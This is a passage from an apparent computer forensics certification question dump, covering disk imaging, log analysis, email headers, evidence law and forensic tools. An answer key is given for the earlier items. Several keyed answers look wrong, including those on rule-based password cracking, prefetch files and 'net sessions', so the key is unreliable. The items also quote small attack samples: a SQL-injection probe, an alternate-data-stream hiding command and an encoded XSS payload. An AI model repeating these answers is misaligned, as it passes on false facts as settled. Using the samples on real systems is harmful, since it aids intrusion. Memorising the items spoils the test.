Pretexting

Answer: A

Explanation:

QUESTION NO: 272

What will the following command accomplish in Linux?

`fdisk /dev/hda`

- A.**
Partition the hard drive
- B.**
Format the hard drive
- C.**
Delete all files under the /dev/hda folder
- D.**
Fill the disk with zeros

Answer: A

Explanation:

QUESTION NO: 273

In the following email header, where did the email first originate from?

```

Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id 151EFCEh032241
for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange v6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewhereelse.com>
MIME-Version: 1.0

```

A.

Somedomain.com

B.

Smtp1.somedomain.com

C.

Simon1.state.ok.gov.us

D.

David1.state.ok.gov.us

Answer: C**Explanation:****QUESTION NO: 274**

A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.

```

2007-06-14 23:59:05 192.168.254.1 action=Permit sent=16169 rcvd=180962 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 23:59:06 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=844 rcvd=486 src=24.119.329.125 dst=10.120.10.123 src_port=38660 d
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=15113
2007-06-14 23:59:07 192.168.254.1 action=Deny sent=349 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=14857
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=149962 rcvd=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=690 rcvd=115 src=70.185.198.247 dst=10.120.10.123 src_port=48392 d
2007-06-14 23:59:09 192.168.254.1 action=Deny sent=12219 rcvd=140495 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:10 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 18:34:04 192.168.254.1 action=Permit sent=3018 rcvd=34134 src=70.185.198.247 dst=10.120.10.122 src_port=4480
2007-06-14 18:34:05 192.168.254.1 action=Permit sent=798 rcvd=6686 src=70.185.198.247 dst=10.120.10.122 src_port=16344
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2780 rcvd=18874 src=70.185.198.247 dst=10.120.10.122 src_port=4532
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2737 rcvd=8922 src=24.119.169.162 dst=10.120.10.122 src_port=2689
2007-06-14 18:34:09 192.168.254.1 action=Permit sent=2094 rcvd=23180 src=70.185.198.247 dst=10.120.10.122 src_port=4685
2007-06-14 18:34:11 192.168.254.1 action=Permit sent=2612 rcvd=68608 src=70.185.198.247 dst=10.120.10.122 src_port=4711
2007-06-14 18:34:12 192.168.254.1 action=Permit sent=431 rcvd=71135 src=24.119.169.162 dst=10.120.10.122 src_port=1665
2007-06-14 18:34:13 192.168.254.1 action=Permit sent=484 rcvd=18003 src=70.185.198.247 dst=10.120.10.122 src_port=47368
2007-06-14 21:47:29 192.168.254.1 action=Permit sent=229 rcvd=1115 src=70.185.198.247 dst=10.120.10.122 src_port=18116
2007-06-14 21:47:30 192.168.254.1 action=Permit sent=766 rcvd=415 src=70.185.206.122 dst=10.120.10.123 src_port=62212 d
2007-06-14 21:47:31 192.168.254.1 action=Permit sent=3054 rcvd=81723 src=24.119.169.162 dst=10.120.10.122 src_port=7809
2007-06-14 21:47:37 192.168.254.1 action=Permit sent=26396 rcvd=233409 src=24.119.229.125 dst=10.120.10.122 src_port=18
2007-06-14 21:47:40 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:47:41 192.168.254.1 action=Permit sent=18224 rcvd=110841 src=10.97.160.133 dst=10.120.10.122 src_port=94
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=5741 rcvd=102596 src=24.119.169.162 dst=10.120.10.122 src_port=179
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=2982 rcvd=24075 src=24.119.169.162 dst=10.120.10.122 src_port=641
2007-06-14 21:47:43 192.168.254.1 action=Permit sent=2397 rcvd=28655 src=24.119.169.162 dst=10.120.10.122 src_port=1690
2007-06-14 21:47:46 192.168.254.1 action=Permit sent=844 rcvd=491 src=24.119.169.162 dst=10.120.10.123 src_port=13185 d
2007-06-14 21:47:49 192.168.254.1 action=Permit sent=3348 rcvd=18192 src=24.119.169.162 dst=10.120.10.122 src_port=4737
2007-06-14 21:47:55 192.168.254.1 action=Permit sent=3780 rcvd=34120 src=24.119.169.162 dst=10.120.10.122 src_port=3713
2007-06-14 21:47:57 192.168.254.1 action=Permit sent=3604 rcvd=30265 src=24.119.169.162 dst=10.120.10.122 src_port=6785
2007-06-14 21:47:58 192.168.254.1 action=Permit sent=3406 rcvd=39223 src=24.119.169.162 dst=10.120.10.122 src_port=5761
2007-06-14 21:47:59 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:04 192.168.254.1 action=Permit sent=349 rcvd=404 src=192.168.254.42 dst=208.188.166.68 src_port=7696 d
2007-06-14 21:48:05 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:10 192.168.254.1 action=Permit sent=407 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=260 dst_p0
2007-06-14 21:48:13 192.168.254.1 action=Permit sent=1040 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=41216 dst
2007-06-14 21:48:15 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:16 192.168.254.1 action=Deny sent=0 rcvd=11264 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49

```

What can the investigator infer from the screenshot seen below?

- A.**
A smurf attack has been attempted
- B.**
A denial of service has been attempted
- C.**
Network intrusion has occurred
- D.**
Buffer overflow attempt on the firewall.

Answer: C

Explanation:

QUESTION NO: 275

When investigating a wireless attack, what information can be obtained from the DHCP logs?

- A.**
The operating system of the attacker and victim computers
- B.**
IP traffic between the attacker and the victim
- C.**
MAC address of the attacker
- D.**
If any computers on the network are running in promiscuous mode

Answer: C

Explanation:

QUESTION NO: 276

This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

A.
Civil litigation testimony

B.
Expert testimony

C.
Victim advocate testimony

D.
Technical testimony

Answer: D

Explanation:

QUESTION NO: 277

On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

A.
SAM

B.
AMS

C.
Shadow file

D.
Password.conf

Answer: A

Explanation:

QUESTION NO: 278

Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

- A.**
The data is still present until the original location of the file is used
- B.**
The data is moved to the Restore directory and is kept there indefinitely
- C.**
The data will reside in the L2 cache on a Windows computer until it is manually deleted
- D.**
It is not possible to recover data that has been emptied from the Recycle Bin

Answer: A

Explanation:

QUESTION NO: 279

When is it appropriate to use computer forensics?

- A.**
If copyright and intellectual property theft/misuse has occurred
- B.**
If employees do not care for their boss management techniques
- C.**
If sales drop off for no apparent reason for an extended period of time
- D.**
If a financial institution is burglarized by robbers

Answer: A

Explanation:

QUESTION NO: 280

Madison is on trial for allegedly breaking into her university internal network. The police raided her dorm room and seized all of her computer equipment. Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?

A.

The 10th Amendment

B.

The 5th Amendment

C.

The 1st Amendment

D.

The 4th Amendment

Answer: D

Explanation:

QUESTION NO: 281

Using Linux to carry out a forensics investigation, what would the following command accomplish?

```
dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror
```

A.

Search for disk errors within an image file

B.

Backup a disk to an image file

C.

Copy a partition to an image file

D.

Restore a disk from an image file

Answer: D

Explanation:

QUESTION NO: 282

In handling computer-related incidents, which IT role should be responsible for recovery, containment, and prevention to constituents?

A.

Security Administrator

B.

Network Administrator

C.

Director of InformationTechnology

D.

Director of Administration

Answer: B

Explanation:

QUESTION NO: 283

What will the following Linux command accomplish?

```
dd if=/dev/mem of=/home/sam/mem.bin bs=1024
```

A.

Copy the master boot record to a file

B.

Copy the contents of the system folder to afile

C.

Copy the running memory to a file

D.

Copy the memory dump file to an image file

Answer: C

Explanation:

QUESTION NO: 284

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A.
File signatures
- B.
Keywords

- C.
Hash sets
- D.
Bookmarks

Answer: B

Explanation:

QUESTION NO: 285

When a router receives an update for its routing table, what is the metric value change to that path?

- A.
Increased by 2
- B.
Decreased by 1
- C.
Increased by 1
- D.
Decreased by 2

Answer: C

Explanation:

QUESTION NO: 286

When operating systems mark a cluster as used but not allocated, the cluster is considered as

A.
Corrupt

B.
Bad

C.
Lost

D.
Unallocated

Answer: C

Explanation:

QUESTION NO: 287

While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

A.
Web bugs

B.
Cross site scripting

C.
Hidden fields

D.
SQL injection is possible

Answer: D

Explanation:

QUESTION NO: 288

Why would you need to find out the gateway of a device when investigating a wireless attack?


- A.
The gateway will be the IP of the proxy server used by the attacker to launch the attack
- B.
The gateway will be the IP of the attacker computer
- C.
The gateway will be the IP used to manage the RADIUS server
- D.
The gateway will be the IP used to manage the access point

Answer: D

Explanation:

QUESTION NO: 289

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.



The screenshot shows a window titled "Begin Log; 2007-04-24". The log contains the following entries:

```
File Edit Format View Help
Begin Log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/default.aspx?userid=566466
http://www.somewhere.com/Default.aspx?userid=566467
http://www.somewhere.com/Default.aspx?userid=566468
http://www.somewhere.com/Default.aspx?userid=566469
http://www.somewhere.com/Default.aspx?userid=566470
http://www.somewhere.com/Default.aspx?userid=566471
```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

- A.
Parameter tampering
- B.
Cross site scripting

C.

SQL injection

D.

Cookie Poisoning

Answer: A

Explanation:

QUESTION NO: 290

Why would a company issue a dongle with the software they sell?

A.

To provide source code protection

B.

To provide wireless functionality with the software

C.

To provide copyright protection

D.


To ensure that keyloggers cannot be used

Answer: C

Explanation:

QUESTION NO: 291

What feature of Windows is the following command trying to utilize?



```
cmd C:\>type c:\discovery.doc > c:\windows\system32\sol.exe:discovery.doc
```

- A.
White space
- B.
AFS
- C.
ADS
- D.
Slack file

Answer: C

Explanation:

QUESTION NO: 292

Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

- A.
Spycrack
- B.
Spynet
- C.
Netspionage
- D.
Hackspionage

Answer: C

Explanation:

QUESTION NO: 293

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A.**
Copyright
- B.**
Design patent
- C.**
Trademark
- D.**
Utility patent

Answer: D

Explanation:

QUESTION NO: 294

Where is the startup configuration located on a router?

- A.**
Static RAM
- B.**
BootROM
- C.**
NVRAM
- D.**
Dynamic RAM

Answer: C

Explanation:

QUESTION NO: 295

While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

- A.**
The files have been marked as hidden
- B.**
The files have been marked for deletion
- C.**
The files are corrupt and cannot be recovered
- D.**
The files have been marked as read-only

Answer: B

Explanation:

QUESTION NO: 296

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A.**
Technical material related to forensics
- B.**
No particular field
- C.**
Judging the character of defendants/victims
- D.**
Legal issues

Answer: B

Explanation:

QUESTION NO: 297

When reviewing web logs, you see an entry for resource not found in the HTTP status code field.

What is the actual error code that you would see in the log for resource not found?

A.

202

B.

404

C.

606

D.

999

Answer: B

Explanation:

QUESTION NO: 298

What stage of the incident handling process involves reporting events?

A.

Containment

B.

Follow-up

C.

Identification

D.

Recovery

Answer: C

Explanation:

QUESTION NO: 299

When investigating a computer forensics case where Microsoft Exchange and Blackberry Enterprise server are used, where would investigator need to search to find email sent from a Blackberry device?

A.

RIM Messaging center

B.

Blackberry Enterprise server

C.

Microsoft Exchange server

D.

Blackberry desktop redirector

Answer: C

Explanation:

QUESTION NO: 300

What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

A.

Fraggle

B.

Smurf scan

C.

SYN flood

D.

Teardrop

Answer: A

Explanation:

NEW QUESTIONS:

QUESTION NO: 301

Which of the following is a list of recently used programs or opened files?

- A.**
Most Recently Used (MRU)
- B.**
Recently Used Programs (RUP)
- C.**
Master File Table (MFT)
- D.**
GUID Partition Table (GPT)

Answer: A

Explanation:

QUESTION NO: 302

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- A.**
Data collection
- B.**
Secure the evidence
- C.**
First response
- D.**
Data analysis

Answer: C

Explanation:

QUESTION NO: 303

Which of the following techniques delete the files permanently?

- A.**
Trail obfuscation
- B.**
Data Hiding
- C.**
Steganography
- D.**
Artifact Wiping

Answer: D

Explanation:

QUESTION NO: 304

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- A.**
Shortcut Files
- B.**
Virtual files
- C.**
Prefetch Files
- D.**
Image Files

Answer: A

Explanation:

QUESTION NO: 305

Which password cracking technique uses details such as length of password, character sets used to construct the password, etc.?

- A.**
Dictionary attack
- B.**
Brute force attack
- C.**
Rule-based attack
- D.**
Man in the middle attack

Answer: A

Explanation:

QUESTION NO: 306

Which US law does the interstate or international transportation and receiving of child pornography fall under?

- A.**
§18. U.S.C. 1466A
- B.**
§18. U.S.C 252
- C.**
§18. U.S.C 146A
- D.**
§18. U.S.C 2252

Answer: D

Explanation:

QUESTION NO: 307

Which network attack is described by the following statement?

"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- A.**
DDoS
- B.**
Sniffer Attack
- C.**
Buffer Overflow
- D.**
Man-in-the-Middle Attack

Answer: A

Explanation:

QUESTION NO: 308

Which of the following tool captures and allows you to interactively browse the traffic on a network?

- A.**
Security Task Manager
- B.**
Wireshark
- C.**
ThumbsDisplay
- D.**
RegScanner

Answer: B

Explanation:

QUESTION NO: 309

Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal

proceedings?

- A.
IOCE
- B.
SWGDE & SWGIT
- C.
Frye
- D.
Daubert

Answer: D

Explanation:

QUESTION NO: 310

Which of the following stages in a Linux boot process involve initialization of the system's hardware?

- A.
BIOS Stage
- B.
Bootloader Stage
- C.
BootROM Stage
- D.
Kernel Stage

Answer: A

Explanation:

QUESTION NO: 311

Who is responsible for the following tasks?

Secure the scene and ensure that is maintained in a secure state until the Forensic Team advises

Make notes about the scene that will eventually be handed over to the Forensic Team

A.

Non-forensics staff

B.

Lawyers

C.

System administrators

D.

Local managers or other non-forensic staff

Answer: A

Explanation:

QUESTION NO: 312

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the employees of the organization to connect to it?

A.

Ad hoc associations

B.

Client mis-association

C.

MAC spoofing

D.

Rogue access points

Answer: B

Explanation:

QUESTION NO: 313

You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other

systems?

A.

Net sessions

B.

Net config

C.

Net share

D.

Net use

Answer: D

Explanation:

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

- Equipment Identity Register (EIR)
- Integrated circuit card identifier (ICCID)
- International mobile subscriber identity (IMSI)
- International Mobile Equipment Identifier (IMEI)

Answer

Mark for review and Next



Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- SmartKey Password Recovery Bundle Standard
- Active@ Password Changer
- Advanced Office Password Recovery
- Passware Kit Forensic

Answer

Mark for review and Next



Which of the following techniques delete the files permanently?

- Trail obfuscation
- Artifact Wiping
- Steganography
- Data Hiding

Answer

Mark for review and Next

Which of the following tool is used to locate IP addresses?

- XRY LOGICAL
- SmartWhois
- Deep Log Analyzer
- Towelroot



Answer

Mark for review and Next



Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

- Master Boot Record
- Volume Boot Record
- GUID Partition Table
- Master File Table

Answer

Mark for review and Next



Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

- Devcon
- Reg.exe
- fsutil
- wmic service

Answer

Mark for review and Next

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

- Devcon
- DevScan
- fsutil
- Reg.exe

Answer

Mark for review and Next

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

- #06#*
- *#06#
- *IMEI#
- #*06*#

Answer

Mark for review and Next

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- tasklist /u
- tasklist /p
- tasklist /s
- tasklist /v

Answer

Mark for review and Next

Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- RuneFS
- FragFS
- Waffen FS
- Slacker

Answer

Mark for review and Next

Which of the following tool creates a bit-by-bit image of an evidence media?

- FileMerlin
- AccessData FTK Imager
- Recuva
- Xplico

Answer

Mark for review and Next

Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

- Virtual Memory
- Sparse files
- ESE Database
- Slack Space

Answer

Mark for review and Next

What does the 56.58.152.114(445) denote in a Cisco router log?

Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35(8084) -> 56.58.152.114(445), 1 packet

- Destination IP address
- Login IP address
- None of the above
- Source IP address

Answer

Mark for review and Next

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

- Logical block
- Physical block
- Operating system block
- Hard disk block

Answer

Mark for review and Next

Which of the following techniques can be used to beat steganography?

- Cryptanalysis
- Steganalysis
- Decryption
- Encryption

Answer

Mark for review and Next

Which of the following is a device monitoring tool?

- RAM Capturer
- Capsa
- Regshot
- Driver Detective

Answer

Mark for review and Next

A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

- /auth
- /var/log/debug
- /var/spool/cron/
- /proc

Answer

Mark for review and Next

Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?

- Contents of the network routing table
- Contents of the NetBIOS name cache
- Network connections
- Status of the network carrier

Answer

Mark for review and Next

What is the capacity of Recycle bin in a system running on Windows Vista?

- 10% of the partition space
- 3.99GB
- Unlimited
- 2.99GB

Answer

Mark for review and Next

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- Same-platform correlation
- Multiple-platform correlation
- Cross-platform correlation
- Network-platform correlation

Answer

Mark for review and Next

As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named "Transfers". She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

- DBCC LOG(Transfers, 1)
- DBCC LOG(Transfers, 0)
- DBCC LOG(Transfers, 2)
- DBCC LOG(Transfers, 3)

Answer

Mark for review and Next

Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

- He should contact the network operator for a Temporary Unlock Code (TUK)
- He should contact the network operator for Personal Unlock Number (PUK)
- Use system and hardware tools to gain access
- He can attempt PIN guesses after 24 hours

Answer

Mark for review and Next

What technique is used by JPEGs for compression?

- DCT
- TIFF-8
- TCD
- ZIP

Answer

Mark for review and Next

During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]+” in analyzed evidence details. What is the expression used for?

- Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
- Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation
- Checks for opening angle bracket, its hex or double-encoded hex equivalent
- Checks for closing angle bracket, hex or double-encoded hex equivalent

Answer

Mark for review and Next

What does the command “C:\>wevtutil gl <log name>” display?

- Configuration information of a specific Event Log
- Event logs are saved in .xml format
- List of available Event Logs
- Event log record structure

Answer

Mark for review and Next

Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

- Statement of personal or family history
- Statement under belief of impending death
- Prior statement by witness
- Statement against interest

Answer

Mark for review and Next



During forensics investigations, investigators tend to first collect the system time and then compare it with UTC. What does the abbreviation UTC stand for?

- Universal Computer Time
- Coordinated Universal Time
- Correlated Universal Time
- Universal Time for Computers

Answer

Mark for review and Next



An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- Network credentials of the database
- Name of the Database
- Name of SQL Server
- Operating system of the system

Answer

Mark for review and Next



What is the name of the first reserved sector in File allocation table?

- BIOS Parameter Block
- Volume Boot Record
- Master Boot Record
- Partition Boot Sector

Answer

Mark for review and Next

Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

- R-Studio
- Windows Password Recovery Bootdisk
- TestDisk for Windows
- Passware Kit Forensic

Answer

Mark for review and Next

Which of the following attack uses HTML tags like <script></script>?

- Spam
- XSS attack
- SQL injection
- Phishing

Answer

Mark for review and Next

Which of the following is a tool to reset Windows admin password?

- TestDisk for Windows
- Windows Password Recovery Bootdisk
- Windows Data Recovery Software
- R-Studio

Answer

Mark for review and Next

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- RAID 1
- RAID 0
- The images will always be identical because data is mirrored for redundancy
- It will always be different

Answer

Mark for review and Next



Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

- HIPAA
- GLBA
- SOX
- FISMA

Answer

Mark for review and Next



Richard is extracting volatile data from a system and uses the command doskey /history. What is he trying to extract?

- Previously typed commands
- Events history
- History of the browser
- Passwords used across the system

Answer

Mark for review and Next



Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- It is a deleted doc file
- It is a doc file deleted in seventh sequential order
- It is file deleted from R drive
- RIYG6VR.doc is the name of the doc file deleted from the system

Answer

Mark for review and Next

UEFI is a specification that defines a software interface between an OS and platform firmware. Where does this interface store information about files present on a disk?

- Master Boot Record (MBR)
- BIOS-MBR
- GUID Partition Table (GPT)
- BIOS Parameter Block

[Answer](#)

[Mark for review and Next](#)

A suspect is accused of violating the acceptable use of computing resources as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation? Choose the most feasible option.

- Seek the help of co-workers who are eye-witnesses
- Approach the websites for evidence
- Image the disk and try to recover deleted files
- Check the Windows registry for connection data (You may or may not recover)

[Answer](#)

[Mark for review and Next](#)

Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

- Value list cell
- Value cell
- Security descriptor cell
- Key cell

[Answer](#)

[Mark for review and Next](#)

What is the framework used for application development for iOS-based mobile devices?

- Dalvik
- Cocoa Touch
- AirPlay
- Zygote

Answer

Mark for review and Next

Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

- Eudora
- Mozilla Thunderbird
- Microsoft Outlook
- Microsoft Outlook Express

Answer

Mark for review and Next


%3cscript%3ealert("XXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?

- Base64
- Unicode
- Double encoding
- Hex encoding

Answer

Mark for review and Next

What is the investigator trying to view by issuing the command displayed in the following screenshot?



